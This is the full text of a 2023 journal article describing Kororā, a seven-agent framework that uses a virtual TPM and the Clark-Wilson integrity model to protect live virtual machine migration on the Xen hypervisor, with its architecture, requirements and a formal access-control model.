Array 19 (2023) 100312

Contents lists available at ScienceDirect

Array

journal homepage: www.sciencedirect.com/journal/array

Kororā: A secure live virtual machine job migration framework for cloud systems integrity

Hanif Deylami, Jairo Gutierrez *, Roopak Sinha

Department of Computer Science and Software Engineering, Auckland University of Technology, New Zealand

ARTICLE INFO

Keywords:
Cloud computing
Computational modelling
Virtualisation
Live migration
Cloud system integrity
Essential system characteristics

ABSTRACT

The article introduces an innovative framework called Kororā, which aims to enhance the security and integrity of live virtual machine migration in a public cloud computing environment. The framework incorporates a trusted platform module to ensure the integrity of the migration process. It offers a new approach for virtual machine migration and has been specifically designed and implemented on a public infrastructure-as-a-service cloud platform.

The primary research problem identified is the vulnerability of virtual machine instances to attacks during the live migration procedure. The evaluation used involves running the framework simultaneously on the same hardware components (such as I/O, CPU, and memory) and utilizing the same hypervisor's platform (Xen's open-source hypervisor). In addition, the security aspect of live migration is a crucial consideration due to the possibility of security threats across different area: data plane, control plane, and migration plane. Potential attackers may employ both passive and active attack techniques, putting the live migration at risk and resulting in a decline in performance. This poses a significant and alarming risk to the overall platform.

To address the research gap, the Kororā framework emerged as a successful approach for achieving control-flow integrity by incorporating the Clark-Wilson security model proved effective in bridging the research gaps while maintaining system integrity. The primary achievement of this research is the introduction of the Kororā framework, which consists of seven agents operating within the Xen-privileged dom0 and establishing communication with the hypervisor. Overall, the finding indicate that the suggested framework offers an effective defence mechanism for moving a virtual machine from one host to another host with minimal disruption to normal operation with enhanced integrity.

1. Introduction

The word "Cloud" is a metaphor describing the World Wide Web as a space where computing has been preinstalled and exists as a service [1]. Many large and small companies are contemplating migrating to cloud computing (CC) to leverage the significant potential of this new paradigm [1–3]. Due to the sensitive nature of the data stored in cloud services, both governments and businesses invest significant resources into securing their cloud infrastructure [4]. Until relatively recently, organisations have mainly managed their business processes on their private infrastructure and outsourcing services has usually been for non-critical data/applications [5,6,6]. As a result of these challenges, many organisations find that cloud adoption is significantly more complex than initially imagined. Furthermore, as organisations gain more CC experience, they may shift their core business functions onto the cloud platform. They find that cloud adoption is significantly more complex than initially imagined, especially in areas such as data management, system integration, and multiple cloud service provider's (CSPs) management [2].

The traditional network perimeter has been broken, and organisations that adopt cloud-based solutions are now sharing the task of controlling their data and applications. New attacks on CC have emerged, and the benefits of being accessible from anywhere have become significant threats. Many CC issues are the same as the old ones but in a new setting.

With the support of virtualisation technologies, a physical server can be divided into several isolated execution environments by deploying a layer (i.e., a Virtual Machine Manager – VMM – or hypervisor) on top of the hardware resources and operating system (OS). The execution environments on a server (i.e., VMs) run without mutual interruption.

* Corresponding author.
E-mail addresses: hanif.deylami@gmail.com (H. Deylami), jairo.gutierrez@aut.ac.nz (J. Gutierrez), roopak.sinha@aut.ac.nz (R. Sinha).

https://doi.org/10.1016/j.array.2023.100312
Received 14 May 2023; Received in revised form 4 July 2023; Accepted 17 July 2023
Available online 27 July 2023

Each VM has its OS and applications. A VM, also called a guest machine, is a virtual representation or software emulation of a hardware platform that provides a virtual operating environment to guest OSs.

Moving a VM from one physical hardware environment to another is called migration. If the migration is carried out, so that connected clients perceive no service interruption, it is considered a live VM migration. For example, database consolidation is made easier if VM's are not shut down before they are transferred. The method is also used for administrative purposes. For example, if a server needs to be taken offline for some reason, live transferring of VM's to other hosts can be used to pass running VM's between cloud sites over wide-area communication networks.

The research gap identified the need to improve the security of live VM migration while providing an efficient operation; aspects such as reducing the total migration time, minimising service interruption during migration, and enhancing migration security, have been essential issues since the proposal of live VM migration. For instance, the next stage of live migration begins after copying the working set to the destination server. In this phase, any modified memory pages are transferred to the destination server. This step is referred to as the memory copy process, where the remaining modified memory pages are replicated for the 'test VM' on the destination server. It is important to note that this replication carries a risk of potential compromise. This article focuses on mitigating this aspect of live VM migration in terms of data integrity and availability. The main beneficiaries of the enhancements proposed are organisations running multi-tenant data centres offering VM services.

This article also explores the potential for migrating VM's either while they are being transit or when they are located at the source and destination points in the live VM migration procedure. Based on inquiries, we present a novel framework to ensure the secure live VM migration in real-time. Our proposed framework incorporates a vTPM agent along with six additional, namely Input/Output, Data Plane, Integrity Analyser, Data organisation, Go Agent, and Libvirt Agent. While existing studies [7–10] has developed a framework for ensuring the integrity of cloud systems through live VM, a closer analysis of various research types has revealed a gap in empirical evidence and understanding. There is a need for more information to determine which specific issues hold the greatest significant in theses domains.

Additionally, the objective of this article is to assess the importance of the identified issues to answer two specific research inquiries.

Research Question 1	How do we design, implement, and establish a live VM migration framework to protect the integrity of cloud systems and evaluate its effectiveness?
Research Question 2	How might the information revealed by the above question affect the framework's integrity?

The overarching aim is to develop and design a secure live VM migration framework that improves the integrity and availability of live VM migration from one VM to another in the same platform, using the same hardware features and the same hypervisor (Xen hypervisor).

The remainder of this article is structured as follows: Section 2 discusses related work and the research's motivation. Section 3 explains the system architecture and details the components of the proposed framework (Kororā). Section 4 presents an evaluation of the system architecture. Section 5 elaborates on the implementation process and steps for Kororā. Section 6 discusses the research findings. Finally, section 7 includes the conclusions and a brief discussion about future work.

2. Related work and research motivation

Critical concerns for cloud users include protecting workloads and data, as well as ensuring security and integrity for VM images launched on CSPs [11,12]. To achieve live VM and workload data protection, cloud-user organisations require a framework for securely placing and using their workloads and data in the cloud. Current provisioning and deployment frameworks typically involve storing the VM and application images and data in the clear (i.e., unencrypted) or having these images and data encrypted keys controlled by a service provider, usually uniformly for all tenants.

In a multi-tenant cloud environment, VM images, which effectively serve as containers for OS and application images, configuration files, data, and other entities require confidentiality protection. These images must be encrypted and decrypted by keys under tenant control in a transparent manner to the CSP. The critical step in a planned migration is to take snapshots that preserve the state and data of a VM at any given time. These snapshots are copies of the VM in each state and are stored for later use. During migration, the snapshot is then migrated to the destination cloud, where the hypervisor creates a new VM with the same configuration as the snapshot. Once the target VM is up and running, the source cloud redirects the incoming traffic of its VM to the destination VM [13,15,15].

Some of the research relevant to this field is described below.

Data Deduplication is a useful process for live VM migration that helps reduce the migration time by transferring only the altered memory material on the source server [7]. It involves two main components: the Dirty Block Tracking (DBT) mechanism and the Diff format. DBT records all the operations that cause changes in the VM disk image, while the Diff format stores the reported data. DBT labels each changed disk page as a dirty file, and only those pages identified by the DBT are migrated to the storage leaving the rest behind. This technique is particularly useful for VMs undergoing multiple migrations, resulting in multiple destination servers. This research employs the data deduplication process, which effectively eliminates redundant data copies and substantially reduces the storage capacity needed. Enabling this process in the proposed framework is applicable at the volume level, and the volume can be made available using either cluster shared volumes file system or NTFS. However, it is important to note that the performance is not guaranteed, and the process is only supported for cold data, which refers to files that are not currently open). In the implementation phase of this research, the process assumes that live VMs are built using diff-disks, where a read-only golden image serves as the parent. The setup of this process within the proposed framework results in considerable storage space savings. However, when Kororā is employed to replicate the live VMs, each chain of diff-disks is treated as a single entity and replicated as such. Consequently, during the migration process, three copies of the golden image will be present as part of the replication. To address this, the data deduplication process becomes crucial in reclaiming the space utilized by these duplicated copies.

The WAIO (Workload-Aware Input/Output Outsourcing) scheme proposed by Yang et al. is designed to improve the efficiency of live processing during VM migration [8]. This scheme involves outsourcing the working set of the VM to surrogate devices and creating a separate I/O path to serve VM I/O requests. During the live storage migration process, VM I/O requests from the original storage are outsourced to the surrogate device, which services them separately and more efficiently. The WAIO prototype implementation and experiments conducted by Yang et al. demonstrate that this approach improves I/O performance during the VM migration process and enables faster VM migration without sacrificing I/O performance. This piece of work contributes to this research proposed framework significantly and helps Kororā resolve the performance-related issues to detect and pinpoint as several layers of a highly complex physical and virtual hardware stack are involved. As it comes to Kororā performance, for most mission-critical live VM migrations, mainly databases or email solutions, the expectation is very high to get the best VM performance possible as it directly impacts the accuracy of service. The research proposed framework was inspired by the WAIO prototype's method of utilizing I/O requests from the primary storage. The goal of this framework is to address issues related to running VM migration, such as achieving accurate runtime and minimising disruptions. Otherwise, alternative approaches would involve

increasing the number of CPU cores or adding more virtual processes for each VM or upgrading the hardware of the host machine with a lower frequency.

Riteau et al. [9] proposed a live VM migration system, called Shrinker which allows VM clusters to migrate between data centres linked via a network. This system operates on the principles of handling distributed information and allows chunks of VMs to be migrated to multiple data centres across different servers. Shrinker differs from traditional live VM migration methods as it allows source and destination server hypervisors to interact during migration. By integrating data duplication and cryptography hash functions, Shrinker reduces the data that needs to be migrated. The work on opportunistic replay aims to reduce the amount of data migrated in low-bandwidth environments [14]. This approach keeps a record of all types of user events that occur during the execution of the VM. Then, this information is transferred to an identically manufactured VM and put into effect to produce almost the same state as the VM source. In addition, the changes that were made after the reply was transferred and applied resulted in an identical surrogate VM. The utilization of the Shrinker method enables this research to employ an integrated approach that involves data duplication and a cryptographic hash function. This approach facilitates the seamless migration of running VMs from one host to another within the proposed framework, minimising perceived downtime. As a result, Kororā becomes more flexible, and the running VMs are not solely dependent on a single host machine. This leads to a highly available and fault-tolerant framework for Kororā, albeit with a certain level of percentage.

According to Zheng et al. [10], they introduce a fresh scheduling algorithm aimed at enhancing the performance of I/O storage during wide-area migration. This algorithm stands out because it takes into account various factors related to the storage I/O workload of individual VMs, including temporal location, spatial location, and popularity characteristics. By considering these aspects, the algorithm calculates optimal schedules for data transfers, resulting in improved efficiency. This research inspired by Zheng et al. put forward an algorithm that delivers substantial performance advantages for a diverse set of benefits across a wide range of popular VM workload, reduce latency, and improve overall resource utilization.

Berger et al. [18] discuss a vTPM that provides trusted computing for multiple VM's running on a single platform. The key to this process is finding a way to store vTPM data encrypted in the source platform and restore them safely in the in-destination platform, as well as a way to protect the integrity of the transferred data in the process of live vTPM-VM migration, where it is vulnerable to all the threats of data exchange over a public network. These include leakage, falsification, and loss of sensitive information in the VM and vTPM instances.

This article presents an improved live VM migration framework that utilizes distinctive values, referred to as "flag", to indicate problematic data within the new system. In other words, when users find a flag in a specific record, they know that the migrated record contains information that could not be loaded immediately. For each such example, the original data from the legacy system is preserved in a standard format and linked to the new record. The user can quickly check the source to interpret the data meaningfully.

By inspiring from Berger's research, the proposed framework enables the acquisition of the target VM's working set data while migrating to the Kororā platform. This feature provides the Kororā continuous access to the dataset during the migration, while the I/O migration process focuses on interacting with the original disk. As a result, it becomes possible to significantly reduce the traffic between the I/O processes and the Kororā platform, ultimately enhancing the overall integrity of live VM migration.

3. System architecture

The IT security framework is supported by tools that enable service providers to bridge the gap between control requirements, technical issues, and business risks. The proposed framework, called Kororā, is capable of measuring and preserving the integrity of live VM migration and increasing the level of integrity among various physical hosts. Kororā allows users to check malicious files against three different malware providers' engines, and it can compare indicators such as hashes, URLs, IP addresses, and domains from other resources.

This section aims to explain the system requirements, represented from a design perspective, by using an intermediate model of logical architecture. The goal of the Kororā system architecture is to fulfil the following system elements requirements.

- *System Element 1 – Integrity of configuration files:* In this case, the VM image structure can represent a complete file system for a given platform's integrity (e.g. 'vbox' files in virtual box or '. vmx' files in VMware). However, both of these files can be edited by a third party to make changes in the configuration of VM's.
- *System Element 2 – Virtual hard disk integrity:* The VM image's life cycle consists of various states such as creation, starting suspension, stopping, migration, or destruction. Typically, VM images are loaded from a storage location, such as a hard disk drive, and run directly from a VMM that does not understand the quality of integrity (e.g. '. vmdk', '. vdi', '. ova' files). As such, third parties can make changes to these files after running them in their environment. Since the actual OS holds the file, it would be easy to place a Trojan or any malicious program in the file.
- *System Element 3 – The integrity of the data files on the VM, including all confidential and system files:* The VM is loaded from the storage location, and the VM image may not comply with the intended settings and configurations needed for proper implementation of each environment. Furthermore, the VM image itself could be distorted (perhaps by an insider) or maliciously modified. This research found two ways to analyse these files before migration – 'supply the data files' and 'system files hashsum' – and then check them after migration.

3.1. System architecture requirements

The Kororā system architecture focuses on a hypervisor that preserves metadata using cryptography and hashing algorithms. The protected live VM migration framework based on this hypervisor was designed to identify possible attacks and perform an independent secure migration process.

The approaches of live VM migration are generally divided into three classes: 1) Migration of the process; 2) Migration of memory; 3) Suspend/resume migration. In this research, live VM migration means migrating a VM from a source host to a destination host while protecting against four key migration attacks (detailed in section 6.1). These requirements must be incorporated into the secure live VM migration platform.

Prior to commencing the migration process, it is crucial to ensure that the source hosts, destination hosts, and VMs satisfy the migration requirements that Kororā aims to meet. It is also important to verify the accuracy of the target destination and the effectiveness of the access control policies, including the cryptography rule, to protect the live VM migration process. In case an unauthorized user or role initiates the live VM process and the migration process, access control lists in the hypervisor can prevent unauthorized activities.

During the migration process, an attacker may initiate Man-in-the-Middle (MiTM) attacks using route hijacking or Address Resolution Protocol (ARP) poisoning techniques. The source and destination platforms need to perform mutual authentication during live VM migration to avoid MiTM attacks (authentication). An encrypted network must be set up so that no data can be accessed from the VM content by an intruder, and any software alteration can be detected correctly. This will help prevent active attacks on live migration, such as memory

manipulation, and passive attacks, such as sensitive information leakage (confidentiality and integrity). An intruder may intercept traffic and later replay it for authentication in the process of the VM migration. Therefore, the method of live VM migration should be immune to replay attacks. For example, nonces in Java applications can help with the password for migration authorisation, as well as the public key to the machine where the user is sitting to provide the correct command that is transmitted to the server during migration, preventing playback attacks (reply to resistance). The source host cannot deny the VM migration activity, and this feature can be achieved by using public key certificates (source non-repudiation).

This framework is orthogonal to existing live migration approaches – including the Zehang et al. [9], and Mashtizadeh et al. [16] live migration patents, and the Fan Peiru [17] vTPM-VM live migration protocol – and it is a secure boost layer for most, if not all, VM live migration schemes. In addition, this framework can improve the security of other VM tasks, such as those associated with the virtualisation and the virtual networking layers, which may experience the same data integrity problem as VM live storage migration. This research framework and the three frameworks named above exploit the secure live migration characteristics, but they improve the VM migration security in different ways. For example, the scheme of Zheng et al. [9] aims to significantly reduce the total amount of data transferred by exploiting the workload of the VM's locality. Rarely updated data blocks are differentiated from frequently updated data blocks in virtual disk images by analysing the workload position. The rarely updated data blocks are transferred in the migration before the frequently updated data blocks; therefore, the re-transmissions of data blocks are minimised, thus reducing the total amount of data transmissions. While this current research framework secures the live VM migration, its methodology is entirely different from that of Zehang [9].

The responsibilities of the seven agents are as follows.

- *Virtual Trusted Platform Module Agent:* A vTPM agent provides trusted computing for multiple VM migrations on a single platform [18]. Moving the vTPM instance data along with its corresponding VM data is essential to keep the VM security status synched before and after a live vTPM-VM migration process. The key to this process is creating ways to safely store and restore the vTPM instance data encrypted in the source system and destination platform. In addition, it needs to protect the integrity of the transferred information in the process of live vTPM-VM migration, as the migration of a VM over the internet is vulnerable to all the threats of data exchange over a public network. Current live VM migration schemes only check the hosts' reliability and integrity, neglecting the verification process for the vTPM-VM to be moved and the vTPM-VM container. This poses a considerable security risk for vTPM-VM migration. To solve this problem, the proposed framework uses vTPM to securely boot the VM(s) over the hypervisor (Xen hypervisor) (see Fig. 1, Label 1).

- *Input/Output Agent:* The I/O agent redirects the necessary I/O requests to the replacement device from the operating VM itself. It redirects all write requests on the replacement device to minimise I/O traffic to the original replacement device [19]. Meanwhile, the I/O redirects all the popular read requests identified by the *Data Plane Agent* (Next Agent) to the replacement device. Suppose the replacement device has only partial data for a request. In this case, the I/O issues read requests to the original replacement device and merge the original device's data into the replacement device. Either the original storage device [19] or the replacement device can be redirected to the read requests from the migration module. While the original storage device generates most of the virtual disk images, the replacement device provides the modified chunks (units of information containing either control information or user data). Because of the VM workload locality, most requests will be routed to the original storage device (see Fig. 1, Label 2).
- *Data Plane Agent:* This module moves different memory contents from one host to another host (e.g., kernel states and application data). Therefore, the transmission channel must be secured and protected from attack. All migrated data are transferred as precise data without encryption in the live VM migration protocol. Hence, an attacker may use one of the following techniques to position himself in the transmission channel to execute a MiTM attack: ARP spoofing, DNS poisoning, or route hijacking [20,21]. These attacks are not theoretical. Tools such as Xensploit work against Xen and VMware migration [22] (see Fig. 1, Label 3).
- *Integrity Analyser Agent:* This agent aims to determine standard migration processes and decompose them into operational-level activities to make the migration process more transparent. This agent provides the core mechanism of integrity verification to assist



Fig. 1. System architecture of the proposed framework.

Kororā, particularly with migrating live VM data to the cloud. This agent uses the Clark and Wilson (CW) [23] security model as a fundamental theory for specifying and analysing an integrity policy for the proposed Kororā. It adopts the CW model to live VM migration, focusing on the subjects, objects (see Section 4), and their data exchange of users' applications to enhance the live VM migration mechanism's security level and provide user convenience (see Fig. 1, Label 4).

- *Data Organisation Agent:* In the virtual disk images, the data organisation agent monitors reading request's popularity from the live VM itself. Only the popular data blocks that will be read are outsourced to the replacement device. Since the replacement device serves all write requests, monitoring the popularity of write requests is not required. Each virtual disk image of the running VM is divided into fixed-size chunks, and the data organisation agent records each chunk's access frequency. If the access frequency exceeds a predefined threshold for a particular chunk, the entire chunk will be outsourced to the replacement device. The replacement device will serve all the subsequent accesses to this chunk, which removes their I/O involvement with the migration process. The migration module usually scans the entire virtual disk files by submitting read-only requests. Most of these requests will only be issued once, except for requests that read dirty data blocks (see Fig. 1, Label 5).
- *Go Agent:* The Go Agent is a secure, lightweight process that manages the VM interaction with the hypervisor controller. It has a primary role in enabling and executing hypervisor VM extensions, which allow the post-deployment configuration of the VM, such as installing and configuring software. In addition, VM extensions enable recovery features such as resetting the administrative password of a VM. Without the Go Agent, VM extensions cannot be run in Kororā. Go Agent in Kororā is like the Azure VM Agent's role, which is to install by default on any Windows- or Linux-based systems and provides valuable features, such as local administrator password reset and script pushing (see Fig. 1, Label 6).
- *Libvirt Agent:* Kororā uses Libvirt Agent as its application programming interface (API). This package adds support for virtualised systems to install and manage large numbers of Unix system configurations automatically. It is particularly suitable for sites with very diverse and rapidly changing configurations. Further, the Kororā system includes synchronisation markers that allow the host physical machine to force a guest VM back into synch when issuing a command; as Libvirt Agent already uses these markers, guest VM's are able to discard any earlier pending undelivered responses safely (see Fig. 1, Label 7).

To conclude this section, several secure, small, and innovative live migration framework designs such as TrustVisor and CloudVisor have been proposed to address migration security. However, these designs either have reduced functionalities or pose substantial restrictions to the VM's. In contrast, Kororā relies on a trusted hypervisor to provide the security guarantee (integrity) and has several unique characteristics.

- Kororā does not reduce functionalities or pose substantial restrictions to the VMs
- Kororā is addressing the threats from a complex hypervisor to VM data
- Kororā reduces VM's and hypervisor TCB based on a microkernel approach
- It is not required to reimplement the VMs and hypervisor from scratch, which is challenging to maintain
- Kororā saves VMs migration features and does not allow the migration features to be lost
- Kororā supports encryption-based protection
- Kororā validates features like Paravirtual I/O
- Kororā uses seven agents running on the Xen privileged 'dom0' and communicating with the Xen hypervisor.

In addition, when applying the system design agents in the Xen hypervisor environment, it is essential to take into account the following requirements.

- 64-bit x86 computer with at least 1 GB of RAM (a server, desktop, or laptop) and a trusted platform module chipset on the motherboard. The TPM hardware must be activated through the BIOS.
- Intel's virtualisation technology or AMD-V support (optional for paravirtualisation [PV], required for hardware VM and some PV optimisation).
- Sufficient storage space for the Kororā framework's dom0 installation.
- Extensible firmware interface –helps the hardware layer select the OS and get clear of the boot loader. In addition, it helps the CSP to protect the created drivers from a reverse-engineering (back-engineering) attack.
- Software requirement cmake – this is the main additional product necessary for compiling a vTPM. To manage domains with vTPM, libxl should be used rather than 'xm' which does not support vTPM.
- Linux host (Ubuntu 12.4) must be installed on the machine.

4. Evaluation of the system architecture

One primary aim of our integrity framework is to consider the entire cloud integrity environment and capture all potential integrity attributes and elements as evidence, including functional and non-functional elements. Evaluation is a crucial analytical process for all intellectual disciplines and different evaluation methods can provide information about the CSP's complexity and ubiquity [26]. This article aims to identify a set of necessary evaluation components and apply them to evaluate the Kororā migration framework method, reviewing the secure establishment framework and analysing its weaknesses and strengths. The evaluation of the Kororā system architecture provides a theoretical foundation for developing a secure live VM migration framework [27]. The evaluation process is shown in Fig. 2, representing an overview of the evaluation components and their interrelations and helping to establish a clear pathway for this research.

The main objective of using the evaluation theory in this study is to achieve a comprehensive and reliable integrity level in live VM migration processes. Additionally, this theory provides a clear and formal description of the evaluation components, as depicted in Fig. 3.

The above concepts are discussed in detail below.

- *Target*: ensuring integrity between CSPs and cloud service users (CSUs).
- *Criteria*: integrity elements of the CSPs and CSUs that need to be evaluated.
- *Yardstick/standard*: the ideal secure live VM migration framework measured against the current secure live VM migration framework.
- *Data-gathering techniques*: critical or systematic literature review is necessary to obtain data to analyse each criterion.
- *Synthesis techniques:* to be used to access each criterion and, therefore, access the target, obtaining the evaluation result.
- *Evaluation processes:* a series of tasks and activities used to perform the evaluation.

4.1. Layered system architecture

The proposed framework is illustrated in Fig. 1 and includes subjects, objects, access attributes, access matrix, subject functions, and object functions (see Fig. 4). Several terms are used in the proposed layered model: Identifier (I) is either an 'HTTP' or 'HTTPS' uniform resource identifier or an extensible resource identifier; Relying Party (RP) is an action that a CSP takes to obtain proof that the end-user controls an identifier; OpenID Provider (IDP) is an authentication server on which



Fig. 2. Components of evaluation and the interrelationships between them [27].



Fig. 3. The concepts of evaluation theory in this study's development of the Kororā framework.



Fig. 4. The relationships between the objects and subjects.

an RP relies if the end-user controls an identifier; User Agent is the end-user that runs a VM migration process called UA; Trust Authority (TA); and Endpoint URL (IEU). Access attributes are defined as Read, Write, Read/Write, and Execute. In the access matrix, each member represents the access authority of the subject to the object.

The proposed layered model works as follows.

1) t ∈ T, where T has sorted Quaternion, element of T is denoted using "t"
2) $T = (a, B, c, D)$, where
3) $a \subseteq (S \times O \times A)$.
4) B is an access matrix, where $B_{ij} \subseteq A$ signifies the access authority of s_i to o_i.
5) c ∈ C is the access class function, denoted as $c = (c_s, c_o)$.
6) D signifies the existing hierarchy of the proposed framework
7) S is a set of Subjects
8) O is a set of Objects
9) A = [r, w, a, e] is the set of access attributes
10) ee: R × T → I × T shows all the roles in the proposed framework, in which "e" is the system response and the next state, R is the requests set, and I is the arbitrary set of requests, which is [yes, no, error, question]. In this study, the question is important because if the response is equal to the question, it means that the current rule cannot deal with this request.
11) ω = [e_1, e_2, …, e_s], ω is the list of exchange data between objects:

W (ω) ⊆ R × I × T × T.
(R_k, I_m, T*, T) ∈ W (w).
if $I_m \neq$ Question and exit a unique J, 1≤ j ≤ s, it means that the current rule is valid, subject and object also are valid because the object verifies the vTPM of the other object (attester) by request (challenge) for integrity checking. Consequently, the result is,
$(I_m, t*) = e_i(R_k, t)$, which shows for all the requests in the "t" there is a unique response, which is valid
Where, a ⊆ (S × O × A) where S is a set of Subjects, O is a set of Objects, and A = [r, w, a, e] is the set of access attributes.

12) c_s is the security level of the subject (includes the integrity level $c_1(S)$ and category level $c_4(S)$). Fig. 4 shows the security level in the proposed framework and the relationships between the subjects and objects. c_o signifies the security function of objects. Fig. 4 illustrates the relationship among the subjects, objects, security functions, and the proposed framework's security level.
13) Under the presumption that the hardware (the lowest layer) comprising the user agents (the highest layer) is valid, the integrity of user agents can be guaranteed if and only if the integrity of the lower layer, by using vTPM, is checked and the transition to higher layers occurs only if the integrity check on those layers is complete. Therefore, the integrity level is $c_1(TPM)$, $c_2(TA)$, $c_3(IDP)$,$c_4(RP)$, and level $c_5(UA)$; this study should prove that each state of the proposed framework is secure. It has been assumed that each state is secure except for state 3, called Data Plane (see Fig. 1). Therefore, if state 3 is secure, all the states are secure.
14) Σ (R, I, W, z_0) ⊂ X × Y × Z
15) (x, y, z) ∈Σ (R, I, W, z_0), if $(z_t, y_t, z_t, z_{t-1}) \in$ W for each t ∈ T, where z_0 is the initial state. Based on the above definition, Σ (R, I, W, z_0) is secure in all system states; for example, $(z_0, z_1, \ldots, z_n)$ is a secure state.
16) The CW model has several axioms (properties) that can be used to limit and restrict state transformation. If the arbitrary state of the system is secure, then the system is secure. The simple-security property (SSP) [28] is adopted in this study. This property states that an object at one level of integrity is not permitted to read an object of lower integrity.
17) t = (a, B, c, D)
18) Satisfies SSP if,

For all s ∈ S, s ∈ S ⇒ [(o∈ a (s: r, w)) ⇒ ($c_s(s)$, > $c_o(o)$)]
i.e., $c_1(s) \geq c_2(o)$, $c_3(s) \supseteq c_4(o)$..
$c_1(G) \geq c_2(vTPM)$, $c_1(IEU) \geq c_2(RP)$.

